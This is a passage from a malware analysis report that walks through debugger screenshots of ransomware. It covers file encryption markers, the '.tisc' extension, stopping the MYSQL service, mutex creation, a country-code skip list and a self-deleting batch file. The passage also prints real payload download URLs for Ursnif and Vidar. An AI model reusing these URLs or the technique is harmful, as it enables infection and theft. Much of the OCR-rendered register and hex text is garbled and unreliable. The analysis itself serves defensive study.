ebx= <kernel32.write< th=""><th></th><th>0)</th><th></th><th>call ebx</th><th>÷</th><th></th><th></th><th>ebx:wr</th><th>De 1 2 3</th><th>efault (stdcall) : [esp] 000005A4 : [esp+4] 056AFA90 : [esp+8] 0000003 : [esp+C] 056AFA80</th><th>•</th><th>🛛 5 🗘 🗌 Unloc</th></kernel32.write<>		0)		call ebx	÷			ebx:wr	De 1 2 3	efault (stdcall) : [esp] 000005A4 : [esp+4] 056AFA90 : [esp+8] 0000003 : [esp+C] 056AFA80	•	🛛 5 🗘 🗌 Unloc
Dump 1 💭 Dump	2 💭 Dump 3	Dump 4	Dump 5	💮 Watch 1	x=  Locals	2 Struct		56AF9D0 (				
Address Hex 056AFA90 24 09 8E 0	0 A8 FA 6A 05	07 05 17 00	00 00 C7 02	ASCII \$ új	ç.		^ 0	5 6AF 9D 8 0 5 6AF 9DC 0 5 6AF 9E0 0	05 6AFA	480		
E:												

The malicious binary writes the encrypted UUID using the same API:

ebx= <kernel32.writefile> (76ACE250)</kernel32.writefile>	push 0 lea ex.dword ptr ss:[ebp-40] push ecx push eax push eax push eax push eax	ebx:wr1 ~	x875tatusWord 0000           x875wL8         0         x875w_C2         0           x875w_C1         0         x875w_C2         0           x875w_C1         0         x875w_C2         0           x875w_C1         0         x875w_C2         0           x875w_C2         0         x875w_C2         0           x875w_
02CD7028 14 48 26 96 98 54 74 D3 60 BC 67 C3 2A 6E 48 2 02CD7038 0C 9A BE C8 B9 B7 7D 91 49 78 FC 64 70 1C 34 0 02CD7048 72 B3 50 8E 78 44 FE 5C 93 85 A7 E5 25 E3 08 E 02CD7048 D7 D1 D9 64 5C 82 AC B3 F3 29 E8 66 6F 53 L5 0 02CD7058 BF D8 53 A7 08 80 03 01 (CF 55 B0 FF 22 F3 3A 5	ASCII ASCII ASCII ASCII ASCIA AS	056AF904 0000 056AF904 0200 056AF904 0200 056AF905 0200 056AF905 0200 056AF985 0200 056AF985 0200 056AF985 0200 056AF985 0200 056AF985 0300 056AF985 0300 056AF946 1200 056AF940 332 056AF00 332 056AF00 332 056AF00 332 056AF00 332 056AF00 332 056AF00 332 056AF00 320 056AF00 320 056AF000 00	56FD 8 00100 4FABC C0000 4FABC CCBC0 4FACC 77865 13233 13620 4320 4320 4531 1320 4320 4323 13620 4323 13620 4323 13620 13623 13620 13623 13620 13623 13620 13623 13620 13623 13620 1362 1362 1362 1362 1362 1362 1362 1362

# Figure 127

The offline ID is also added to the encrypted file:

	L>● 0016160	E 6A 0			push 0						7r2 FFFF87FF8BD3A			
	<ul> <li>0016161</li> <li>0016161</li> </ul>		5 CO 5 E7 OO		lea eax, dwor mov byte ptr	d ptr ss:	ebp-40				7r3 FFFF7DF825548			
	0016161		5 E7 00		push eax	ss: Leoh-1	<b>9</b> ,0		eax: "uF		7r4 FFFF04DAD5ADF			
	0016161		5 DC		mov eax, dwor	d ptr ss:	ebp-24		Such at		7r5 FFFF000000005			
	0016161		0 60 08 00 0	00	push dword p						7r6 FFFF3827FC830			
	0016162		0 08 00 00		add eax,850				eax:"uF	XS	7r7 FFFF2DB7D6700	80CD996 ST7	Empty 1	invalid
	<ul> <li>0016162</li> <li>0016162</li> </ul>				sub esp,18 mov ecx,esp									
	0016162		-		push eax				eax: "uF		7TagWord FFFF		10000	
	• 0016162		F 1A 00 00		call wininet	_dump.1630	80				7TW_0 3 (Empty) 7TW_2 3 (Empty)	x87TW_1 3 x87TW_3 3		
	0016163				mov dl, byte	ptr ss:[eb	p-19		and the second		7TW_4 3 (Empty)	x87TW_5 3		
	<ul> <li>0016163</li> <li>0016163</li> </ul>		94 4 12 00 00		lea ecx, dwor	d ptr ss:	ebp-6C		[ebp-6C		7TW_6 3 (Empty)	x87TW_7 3		
	0016163				add esp,18	_dump.1628	40			20023				
	• 0016163		8 14 10		cmp dword pt	tr ds:[eax+	14].10		word pt	X87	7StatusWord 0000			
	·@ 0016164				jb wininet_d	dump.161647					7SW_B 0 x87SW_C		V_C2 0	
	0016164		D		mov eax, dwor	rd ptr ds:[	eax]		eax: "uF eax: "uF		7SW_C1 0 x87SW_C	0 0 x875W		
	0016164				push eax push esi				eax: up		7SW_SF 0 x87SW_F			
EIP	→ 0016164	9 FF D			call ebx				ebx:wriv	-				
1	•		~						a week filler	Defa	ault (stdcall)		▼ 5	🗘 🗌 Unloci
									,	1:	[esp] 000005A4			
ebx= <kern< th=""><th>el32.WriteFile</th><th>&gt; (76ACE250</th><th>))</th><th></th><th></th><th></th><th></th><th></th><th></th><th>2:</th><th>[esp+4] 02D58D38</th><th>"uFHwN7bjw0</th><th>CkJEeUg8</th><th>JHISZLORW</th></kern<>	el32.WriteFile	> (76ACE250	))							2:	[esp+4] 02D58D38	"uFHwN7bjw0	CkJEeUg8	JHISZLORW
										3: 4:	[esp+8] 00000028 [esp+C] 056AFABC			
.text:001	61649 wininet_	dump.exe:\$1	11649 #11649	N						4.	[espic] oseAFABC	2	_	
Ump 1	Ump 2	Dump 3	Dump 4	Ump 5	💮 Watch 1	x=  Locals	2 Struct		6AF9D0 0000		4 8 "uFHwN7bjwCkJE	eU081HTS71.0	rwudidHa	XSP7HDt1"
Address	Hex				ASCII	1		05	6AF9D8 0000	0002	8			
	E0 08 D1 02 D0	1D CD 02	EE FE EE FE	EE FE EE FE	a.N.D.1.1p	iþiþiþ			6AF9DC 0564 6AF9E0 0000					
					12626262626	eletet		05	GAF 920 0000	0000	0			
	- 100													

# Figure 128

The value "{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}" is also added to the encrypted file:

510	<ul> <li>00161660</li> <li>00161662</li> <li>00161665</li> <li>00161668</li> <li>00161668</li> <li>00161671</li> <li>00161672</li> <li>00161677</li> <li>00161677</li> </ul>	6A 00 8D 45 C0 50 68 <u>48 44 25 00</u> FF 15 <u>E8 C1 21 6</u> 50 68 <u>48 44 25 00</u> 56 FF 15 A4 C0 21 6	<pre>push eax push wininet_dump.254448 push esi</pre>	]enA>]	254448: 254448:	x87TW_6 3 (Empty) x87TW_7 3 (Empty) x87Txtusword 0000 x87Sw_8 0 x87SW_C3 0 x87SW_C2 0 x87SW_C1 0 x87SW_C0 0 x87SW_E5 0 x87SW_5F 0 x87SW_F 0 x87SW_U 0
dword ptr [00	• <	ar ca	]= <kernel32.writefile></kernel32.writefile>		>	Default (stdcall)
.text:0016167	'8 wininet_dump	.exe:\$11678 #11678				4: [esp+c]_056AFABC
Address Hex	Dump 2	Dump 3 📕 Dump 4	Ump 5 🛞 Watch 1 (x=) Locals	Struct 05	6AF9D0 000 6AF9D4 002 6AF9D8 000	54448 "{36A69889-D67C-4E07-BE82-0EC5B14B4DF5}"
02CD6FD8 E0	DB D1 02 D0 1D	CD 02 EE FE EE FE	EE FE EE FE A.N.D.1.10101010		6AF9DC 056 6AF9E0 000	

# Figure 129

The encrypted file extension is changed to ".tisc" by the ransomware:

<ul> <li>001616D2</li> <li>001616D3</li> </ul>	FF 75 90	push eax push dword ptr ss:[ebp-70]	eax:L"C [ebp-70	x875W_SF 0 x875W_P 0 x875W_U 0
	at 20	<pre>call dword ptr ds:[&lt;&amp;MoveFileW&gt;]</pre>	~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	Default (stdcall) ▼ 5 - Unlock 1: [esp] 02D15E96 L"C:\\706d7fd
dword ptr [0021C110 <win .text:001616d6="" th="" wininet_d<=""><th><pre>inet_dump.&amp;MoveFilew&gt;]=<ker #116d6<="" pre="" ump.exe:\$116d6=""></ker></pre></th><th>nel32.MoveFilew&gt;</th><th></th><th>2: [esp+4] 02D58D38 L"C:\\706d7fd 3: [esp+8] 02CDEDA8 4: [esp+C] 02CDEDA8</th></win>	<pre>inet_dump.&amp;MoveFilew&gt;]=<ker #116d6<="" pre="" ump.exe:\$116d6=""></ker></pre>	nel32.MoveFilew>		2: [esp+4] 02D58D38 L"C:\\706d7fd 3: [esp+8] 02CDEDA8 4: [esp+C] 02CDEDA8
Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Du	mp 5 👹 Watch 1 🕅 🕸 I Locals 🖉 Struct	056AF9DC 02D 056AF9E0 02D	155E98 L"C:\\706d7fd

-

The encrypted file has the following structure that highlights different elements:

📓 101.txt.tisc																	
Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	OF	
00000000	61	62	63	64	65	24	09	8E	7D	F8	25	54	CO	7B	EB	C9	<pre>Bbcde\$.Ž}ø%TÀ{ëÉ</pre>
00000010	08	CC	2C	5A	7C	64	76	C7	DB	28	1A	4B	34	BD	8B	DO	.Ì,Z dvÇÛ(.K4⅔<Đ
00000020	6C	A7	A2	FF	2B	87	EC	69	BF	D5	8E	FF	12	C6	CA	B1	l§¢ÿ+‡ìi¿ÕŽÿ.ÆÊ±
00000030	06	EE	2A	75	FB	6A	E2	3B	BF	DF	F3	DC	29	57	20	88	.î*uûjâ;¿ßóÜ)W ^
00000040	DЗ	6E	E9	1A	97	F4	A6	2D	C9	77	99	7F	91	DB	41	39	Óné.—ô¦-Éw™. `ÛA9
00000050	9A	0E	07	12	E1	3D	95	29	14	4B	26	96	9B	54	74	D3	šá=•).K&->TtÓ
00000060	60	BC	67	C3	2A	6E	48	7C	0C	9A	BE	CB	<b>B</b> 9	B7	7D	91	`4qgÃ*nH .š¾Ë¹·}`
00000070	49	7B	FC	64	70	1C	34	06	72	<b>B</b> 3	5D	8E	78	44	FE	5C	I{üdp.4.r³]ŽxDþ\
00000080	93	85	<b>A</b> 7	E5	25	E3	0B	EB	D7	Dl	D9	64	5C	82	AC	B3	"…§å%ã.ë×ÑÙd∖,¬'
00000090	F3	29	E8	66	6F	53	15	9B	BF	D8	53	A7	0B	8D	03	01	ó)èfoS.>¿ØS§
0A000000	CF	55	B0	FF	22	F3	ЗA	5D	2B	8A	14	94	1B	DD	27	D1	ÏU°ÿ"ó:]+Š.″.Ύ'Ñ
000000B0	B2	CD	66	C9	0B	80	88	2A	7D	91	B2	A4	F2	48	66	EA	ffÉ.€^*}`fÉ
000000000	91	98	6E	E6	DO	B6	E0	9F	BF	4E	5C	E6	C2	AA	07	F4	`~næÐ¶àŸ¿N\æÂª.ô
00000D0	56	97	6F	D7	6A	64	E2	DA	DA	DE	A5	36	04	ED	9B	05	V—o×jdâÚÚÞ¥6.í>.
000000E0	23	2D	2D	55	E3	00	60	76	E5	D2	6F	DC	C8	0A	1E	5D	#Uã.`våÒoÜÈ]
000000F0	B5	8D	89	EB	DC	2E	5F	CO	70	7D	F9	5F	EA	85	E4	06	µ.‰ëÜÀp}ù_ê…ä.
00000100	ΕO	El	D5	25	D9	26	34	El	75	46	48	77	4E	37	62	6A	àáÕ%Ù&4áuFHwN7bj
00000110	77	43	6B	4A	45	65	55	67	38	4A	48	49	53	7A	4C	71	wCkJEeUg8JHISzLq
00000120	72	77	75	64	69	64	48	38	58	73	50	7A	48	44	74	31	rwudidH8XsPzHDt1
00000130	7B	33	36	41	36	39	38	42	39	2D	44	36	37	43	2D	34	{36A698B9-D67C-4
00000140	45	30	37	2D	42	45	38	32	2D	30	45	43	35	42	31	34	E07-BE82-0EC5B14
00000150	42	34	44	46	35	7D											B4DF5}

# Figure 131

# "-AutoStart" parameter

The activity is similar to the case discussed above.

#### "-Admin IsNotAutoStart IsNotTask" parameters

The binary establishes a connection to the service control manager by calling the OpenSCManagerW routine (0x1 = **SC\_MANAGER\_CONNECT**):


	• 00161A17 6A 01 push 1     • 00161A19 6A 00 push 0     • 00161A18 6A 00 push 0     • 00161A18 6A 00 c ab base c ab c a								x87	x87SW_C1 0 x87SW_C0 0 x87SW_ES 0 x87SW_SF 0 x87SW_P 1 x87SW_U 0					
119	00161A1	D FF 1	5 <u>48 C0 21 C</u>	10 11	call dword p	tr ds:[<&op	penscManagerw>j		>	land the second s	lt (stdcall)			▼ 5 €[	Unlock
	0021C048 <wi< th=""><th></th><th></th><th></th><th>api32.0penSC</th><th>ManagerW&gt;</th><th></th><th></th><th></th><th>2: 3:</th><th>esp] 0000 esp+4] 00 esp+8] 00 esp+C] 00</th><th>000000</th><th></th><th></th><th></th></wi<>				api32.0penSC	ManagerW>				2: 3:	esp] 0000 esp+4] 00 esp+8] 00 esp+C] 00	000000			
	0021C048 <wi< th=""><th>dump.exe:\$</th><th></th><th></th><th>api 32 . Open SCI</th><th>Managerw&gt;</th><th>Struct</th><th>003CE</th><th>290 00</th><th>2: 3:</th><th>esp+4] 00 esp+8] 00</th><th>000000</th><th></th><th></th><th></th></wi<>	dump.exe:\$			api 32 . Open SCI	Managerw>	Struct	003CE	290 00	2: 3:	esp+4] 00 esp+8] 00	000000			

#### Figure 132

A service called "MYSQL" is opened by the process via a function call to OpenServiceW (0x20 = **SERVICE\_STOP**):

	<ul> <li>00161A3</li> <li>00161A3</li> <li>00161A3</li> </ul>	2C 68 6	0 58 02 25 00		push 20 push wininet, push ebx	_dump.25026	58	250264	3:	x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 1 x875W_U 0
	00161A	ininet_dump		ew>]= <advap< th=""><th>call dword p</th><th></th><th>penServ1ceW&gt;]</th><th></th><th>&gt;</th><th>Default (stdcall)</th></advap<>	call dword p		penServ1ceW>]		>	Default (stdcall)
Ump 1	And a second		Dump 4	I the second second	👹 Watch 1	[x=] Locals	Struct	003CE298		SC26F0 550268 L"MYS0L"
Address   He	ev.				ASCTT	1		003CE2A0	0000	000020

Whether the service would exist on a host, the ransomware would stop it using the ControlService API:



The file decrypts another URL that will be used to download more malicious files, http[:]//znpst[.]top/dl/build2.exe:

Address	He	ĸ			2				201				2				ASCII
028C6188	68	74	74	70	3A	2F	2F	7A	6E	70	73	74	2E	74	6F	70	http://znpst.top
028C6198	2F	64	6C	2F	62	75	69	6C	64	32	2E	65	78	65	24	72	/d1/build2.exe\$r un http://secure Figure 135
028C61A8	75	6E	20	68	74	74	70	3A	2F	2F	73	65	63	75	72	65	un http://secure
028C61B8	62	69	7A	2E	6F	72	67	2F	66	69	6C	65	73	2F	31	2F	biz.org/files/1/
028C61C8	62	75	69	6C	64	33	2E	65	78	65	24	72	75	6E	00	72	build3.exe\$run.r

A new thread is created by calling the CreateThread function:

.text:0016	The second second	Dump 3 🕮 Dump 4	📖 Dump 5 🛛 👹 V	Watch 1 [x=] Locals	2 Struct	0030	E288 0	00000000	2
aword ptr		.exe:\$1A7BB #1A7E	read>]= <kernel32.cr 38</kernel32.cr 	eaternread>				3: 4:	<pre>[esp+4] 061A8000 [esp+4] 0016DBD0 wininet_dump.0016DBD0 [esp+C] 02932D80</pre>
1	• <						>	1:	ult (stdcall)
IP	● 0016A7B4 ● 0016A7B9 →● 0016A7B9		push e	51A8000				×87	75W_SF 0 x875W_P 1 x875W_U 0
	<ul> <li>0016A7A8</li> <li>0016A7AB</li> <li>0016A7AE</li> </ul>	0016A7A8         BB 40 04         mov eax,dword ptr ds:[eax+4]           0016A7A8         83 C0 08         add eax,8           0016A7AE         50         push eax           0016A7AE         68 D0 DB 16 00         push wininet_dump.160BD0           0016A784         68 D0 80 1A 06         push 618000							7StatusWord 0020 7SW_B 0 x87SW_C3 0 x87SW_C2 0 7SW_C1 0 x87SW_C0 0 x87SW_ES 0
	0016A7A6	6A 00						×0/	7TW_6 3 (Empty) x87TW_7 3 (Empty)

#### Figure 136

Thread activity – StartAddress (sub\_16DBD0)

UuidCreate is utilized to generate a new UUID:

ODIGDD38 50     DOIGDD36 FF 15 00 C3 21 00     Call dword ptr ds:[<&UuidCreate>]     Call dword ptr ds:[<&UuidCreate>]	~	Default (stdcall) 🔹 🚺 Unlock
dword ptr [0021C300 <wininet_dump.&uuidcreate>]=<rpcrt4.uuidcreate> .text:0016DD3C wininet_dump.exe:\$1DD3C #1DD3C</rpcrt4.uuidcreate></wininet_dump.&uuidcreate>		1: [esp] 0BAED4C8 2: [esp+4] 00160BD0 wininet_dump.00160BD0 3: [esp+8] 00160BD0 wininet_dump.00160BD0 4: [esp+C]_02E80638
dur car and c	OBAED3B4 OBA	D4C8

The UuidToStringA routine is used to convert the UUID to a string:

• 00	16DD4E 50 16DD4F 8D 84 24 1 16DD56 50 16DD57 FF 15 0C 0	push eax	ord ptr ss:[es	and the second		x875W_C1 0 x875W_C0 0 x875W_ES 0 x875W_SF 0 x875W_P 0 x875W_U 0
• <		Concerned and another	per ante agai	aroser mg/org		Default (stdcall)
	C <wininet_dump.&uuid< th=""><th>dToStringA&gt;]=<rpcrt4.uuidto: #1DD57</rpcrt4.uuidto: </th><th>tringA&gt;</th><th></th><th></th><th>1: [csp+4] 08AED420 2: [csp+4] 08AED420 3: [csp+8] 0016DBD0 wininet_dump.0016DBD0 4: [csp+C] 0016DBD0 wininet_dump.0016DBD0</th></wininet_dump.&uuid<>	dToStringA>]= <rpcrt4.uuidto: #1DD57</rpcrt4.uuidto: 	tringA>			1: [csp+4] 08AED420 2: [csp+4] 08AED420 3: [csp+8] 0016DBD0 wininet_dump.0016DBD0 4: [csp+C] 0016DBD0 wininet_dump.0016DBD0
Ump 1 Ump Dum	np 2 📲 Dump 3 📲 D	Dump 4 🛛 💭 Dump 5 🛛 💮 Watch	1  x=  Locals	2 Struct	OBAED3BO OBAED OBAED3B4 OBAED	
02E201F8 30 38 2D	61 64 63 61 2D 36 31	ASCII 38 61 36 2D 34 63 b01d5d17 33 62 32 30 65 36 08-adca- AB AB AB FE EE FE 281c.«««	13b20e6			

# Figure 138

The malicious process creates a new directory based on the UUID generated above:

● 00160009 6A 00 00160008 53 0016000C FF 15 70 C1 21 00	push 0 push ebx call dword ptr ds:[<&CreateDirectoryA>]	: "C: ~	x875W_SF 0 x875W_P 0 x875W_U 0
dword ptr [0021C170 <wininet_dump.&createdirectorya>] .text:0016DDDC wininet_dump.exe:\$1DDDC #1DDDC</wininet_dump.&createdirectorya>	<kernel32.createdirectorya></kernel32.createdirectorya>		1: [esp] 02E99758 "C:\\Users\\_\\AppData\\Loc 2: [esp+4] 00000000 3: [esp+8] 00160B00 wininet_dump.00160B00 4: [esp+C]_00160B00 wininet_dump.00160B00
Ump 1 Ump 2 Ump 3 Ump 4 Ump 4		0 02E99	758 "C:\\Users\\\AppData\\Local\\b01d5d17-1
Address         Hex           02E99758         143         3A 5C 55         73         65         72         73         5C         5C         41         70           02E99758         143         3A 5C 55         73         65         72         73         5C         5C         41         70         61         5C         62         30         31         64         31         37         20         66         38         61         36         32         38         16         31         36         32         30         36         32         38         36         31         36         32         30         36         32         38         31         36         32         30         36         32         38         36         31         36         32         30         36         31         36         32         30         36         31         36         32         38         36         31         36         32         30         36         31         36         32         30         36         36         31         36         32         38         36         31         36         32         30	35 Data\LocaT\b01d5	00160 002E80	BD0  wininet_dump.0016DBD0 638 0000 0000
Figure 139			

The binary performs a GET request to http[:]//znpst[.]top/dl/build2.exe using InternetOpenUrIA:

0016E079 50 0016E07A 57 0016E07A 57	push eax push edi LS BC C3 21 00 call dword ptr (	ds:[<&InternetOpenUr1A>]	eax: "ht	x875W_SF 0 x875W_P 0 x875W_U 0
• <	.&InternetOpenUrlA>]= <wininet.internet(< th=""><th></th><th>3</th><th>Default (stdcal) ▼ 5 ↓ Unlock 1: [esp] 00CC0008 2: [esp+4] 02E84138 "http://znpst.top/d1/bu11d2. 3: [esp+6] 00000000</th></wininet.internet(<>		3	Default (stdcal) ▼ 5 ↓ Unlock 1: [esp] 00CC0008 2: [esp+4] 02E84138 "http://znpst.top/d1/bu11d2. 3: [esp+6] 00000000
Ump 1 Ump 2 Ump 3		=l Locals 🖉 Struct		138 "http://znpst.top/dl/build2.exe"
	ASCII 00 00 00 00 00 00 00 00 00 00 00 00 00		0BAED3A8 00000 0BAED3AC 00000 0BAED3B0 00000 0BAED3B4 00000	000

# Figure 140

According to the analysis from

https://any.run/report/cd6bf2f554a9aa446cb36d28e374e1010268cbda8f55eb0043fbe6e2724 128be/152e55c2-5e8f-4fe2-a764-7876ba00f03e, the above executable is a malware called Ursnif (banking Trojan).

The status code is extracted by calling the HttpQueryInfoW routine (0x20000013 = HTTP\_QUERY\_FLAG\_NUMBER | HTTP\_QUERY\_STATUS\_CODE):

L→● 0016E0E2     0016E0E4     0016E0E8     0016E0E8     0016E0E8     0016E0P8     0016E0P4     0016E0P4     0016E106     0016E106     0016E106	6A         00           8D         84         24         BC         00         0           C7         44         24         7C         00         0           8D         84         24         80         00         0           C7         84         24         C0         00         0           50         50         53         13         00         00         20	0 00 00 mov dword p push eax 0 00 04 00 mov dword p push eax,dword push eax push eax push edi	tr ss:[esp+7 rd ptr ss:[e tr ss:[esp+0 13	70],0 25p+80] 00],4		[esp+	8C X8 X8 X8 X8	87TW_4 3 (Empty) x87 87TW_6 3 (Empty) x87 87StatusWord 0000		
dword ptr [0021C384 <wini .text:0016E10D wininet_du</wini 				ttpQueryInfow>]			>		•	i 🗘 🗌 Unlock
Dump 1 Dump 2	Dump 3 Dump 4	Dump 5 💮 Watch 1	[x=] Locals	2 Struct	OBA	ED 3A8	00CC001 2000001	13		
Address Hex 0BAED430 00 00 00 00 00 00 00		ASCII			OBA	ED 3BO	0BAED 43 0BAED 47 0000000	70		
Figure 141										

A file called "build2.exe" is created in the new directory:




# Figure 142


The InternetReadFile routine is utilized to read the executable from the server, as displayed in figure 143:



# Figure 143

ShellExecuteA is used to run the newly created executable:





# Figure 145

The binary performs a GET request to http[:]//securebiz[.]org/files/1/build3.exe using InternetOpenUrIA:

L→● 0016E079 ● 0016E07A	50 57	push eax push edi		eax: "ht	×87	'SW_SF 0 x87SW_	_P 0 x875W_U 0
EIP 0016E07B	FF 15 BC C3 21 00	call dword ptr ds:[<&	InternetOpenUrlA>]	>	Defa	ult (stdcall) [esp] 00CC0008	▼ 5 🗘 Unlock
dword ptr [0021C3BC <winine .text:0016E07B wininet_dump</winine 		rlA>]= <wininet.internetopenur< th=""><th>1A&gt;</th><th></th><th>2: 3:</th><th></th><th></th></wininet.internetopenur<>	1A>		2: 3:		
💭 Dump 1 👹 Dump 2 👹	Dump 3 📖 Dump 4 🕴	🗒 Dump 5 🛛 👹 Watch 1 🛛 💷 Locals	Struct	OBAED3A0 000 OBAED3A4 02E	12010	"http://secure	ebiz.org/files/1/build3.exe"
Address Hex		ASCII	-	OBAED3A8 000 OBAED3AC 000			
02E9A040 30 03 ED 02 E0 7D 02E9A050 EE FE EE FE EE FE	45 05 EE FE EE FE EE EE FE EE FE EE FE EE	FE EE FE 0.1.a}E.îpîpîpîp FE EE FE îpîpîpîpîpîpîpî		0BAED3B0 000 0BAED3B4 000	00000		

According to multiple online resources, the above file is supposed to be an infamous infostealer called Vidar. The process of reading data from the server, creating the malicious file, etc. is the same as above and isn't explained again.

For completeness, we will also provide details about the other parameters that can be used, as displayed at <u>https://app.any.run/tasks/635cd7df-e4b7-4d1a-a937-e8d8599e6c72/</u>.


# "–ForNetRes "jwvfPPgZoQyg6Q6he8weP7iDsH9FKc74lCjysAt2" r77yXePcnmrctJPWrZCcbJgUlAtOa1FC9Na710t1 IsNotAutoStart IsNotTask" parameters

The binary creates a mutex called "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}" using the CreateMutexA API:

0016A886 68 <u>20 44 25 00</u> 0016A888 6A 00 0016A880 6A 00					push wininet, push 0 push 0			×8	875W_C1 0 x875W_C0 0 x875W_E5 0 875W_SF 0 x875W_P 0 x875W_U 0					
dword ptr [	0016AS		.&CreateMute		call dword p		eateMutexA>]		>					
.text:0016A	8BF wininet	_dump.exe:\$	1A8BF #1A8BF						(income)	[esp+C]_001741	41 <wininet_dump.entrypoint></wininet_dump.entrypoint>			
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Locals	2 Struct	0089E684 0089E688	0000000	0				
Address   He	w.				ASCTT			0089E68C	0025442	0 "{FBB4BCC6-0	5C7-4ADD-B67B-A98A697323C1}"			

# Figure 147

According to online sources, the first parameter can be considered as a Key and the second one as a Personal ID. The malware performs a hashing operation (MD5) on the Key:



# Figure 148

The hash value is extracted using the CryptGetHashParam function (0x2 = **HP\_HASHVAL**):

EIP	001610D5 001610D7 001610D8 001610D9 001610D8 001610DB	6A 00 50 57 6A 02 FF 75 E FF D6	E8		push 0 push eax push edi push 2 push dword call esi	ptr ss:	Cebp-	18]		esi:(		xx/>tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_E1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 0 x875w_U 0 efault (stdcal) ▼ 5 ♀ Unlock
	32.CryptGetHas										1: 2: 3: 4:	: [esp+8] 0301BC00
Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	🛞 Watch 1	[x=] Lo	ocals	2 Struct		0089E658 0089E65C		
Address H	ex				ASCII				^	0089E660 0089E664		
	00 00 00 00 00 0			00 00 00 00		363636				00892668		

# Figure 149

The execution flow is similar to the one starting with figure 90 and will not be reiterated.

# "-Service 4904 "jwvfPPgZoQyg6Q6he8weP7iDsH9FKc74lCjysAt2" r77yXePcnmrctJPWrZCcbJgUIAtOa1FC9Na710t1" parameters

The above value represents the parent process ID, which is converted from string to a long integer value:



# Figure 150

The ransomware opens the local process object using the OpenProcess routine (0x100000 = **SYNCHRONIZE**):



### Figure 151

After the parent process enters the signaled state, the file dispatches incoming sent messages, checks for posted messages, and then retrieves the messages:

00161AC3 6A 00     00161AC5 6A 00     00161AC7 6A 00					push 1 push 0 push 0 push 0 push eax						375W_C1 0	x87SW_C3 x87SW_C0 x87SW_P	0	x87SW_C2 x87SW_ES x87SW_U	0
esi= <user3< th=""><th>2. PeekMessag</th><th>CA FF</th><th></th><th></th><th>call esi</th><th></th><th></th><th></th><th>esi:P</th><th>&gt; Def</th><th>[esp+8]</th><th></th><th></th><th>•</th><th>5 🗘 🗌 Unlock</th></user3<>	2. PeekMessag	CA FF			call esi				esi:P	> Def	[esp+8]			•	5 🗘 🗌 Unlock
.text:0016	1ACA wininet	_dump.exe:	\$11ACA #11ACA								[espire].	00000000			
Dump 1	Ump 2	U Dump 3	Ump 4	Dump 5	💮 Watch 1	x=  Locals	2 Struct		06FE460						
Address   H	ex				ASCII				06FE468						
006FE47C C	0 00 00 00 0	8 03 00 00	OD EB E6 76	F4 01 00 00	Ēēēa	evô			06FE46C						

# Figure 152

The malicious binary retrieves the exit code of the current process and then kills itself using TerminateProcess:

.text:0016A415	call	ds:GetCurrentProcess	
.text:0016A41B	mov	esi, eax	
.text:0016A41D	mov	[esp+14D0h+ExitCode], 0	
.text:0016A425	lea	<pre>eax, [esp+14D0h+ExitCode]</pre>	
.text:0016A429	push	eax ; lpExitCode	Figure 153
.text:0016A42A	push	esi ; hProcess	
.text:0016A42B	call	ds:GetExitCodeProcess	
.text:0016A431	push	[esp+14D0h+ExitCode] ; uExitCode	
.text:0016A435	push	esi ; hProcess	
.text:0016A436	call	ds:TerminateProcess	

Finally, we describe the case when the country code belongs to the following list: "RU", "BY", "UA", "AZ", "AM", "TJ", "KZ", "KG", "UZ" and "SY".

CreateMutexA is utilized to create a mutex called "{FBB4BCC6-05C7-4ADD-B67B-A98A697323C1}":

EIG	001625     001625     001625     001625     001625     001625     001625     €	4C 6A 0			push wininet push 0 push 0 call dword p		eateMutexA>]	254420:	x8	/Controlword 02/F 7CW_IC 0 x87CW_ZM 1 ault (stdcall)		1 5 🗘 🗌 Unlock
			.&CreateMute		132.CreateMu	texA>			2:	[esp1 00000000 [esp+4] 00000000 [esp+8] 00254420 "{FBB [esp+C] 00174141 <vini< th=""><th></th><th></th></vini<>		
Ump 1	Ump 2	Dump 3	Dump 4	Ump 5	🛞 Watch 1	[x=] Locals	Struct	012FDA44 000 012FDA48 000				
Address   He	v				ASCTT	1		_ 012FDA4C 002	5442	0 "{FBB4BCC6-05C7-4ADD	-B67B-A98A	697323C1}"

A batch file called "delself.bat" is created in the %TEMP% directory:

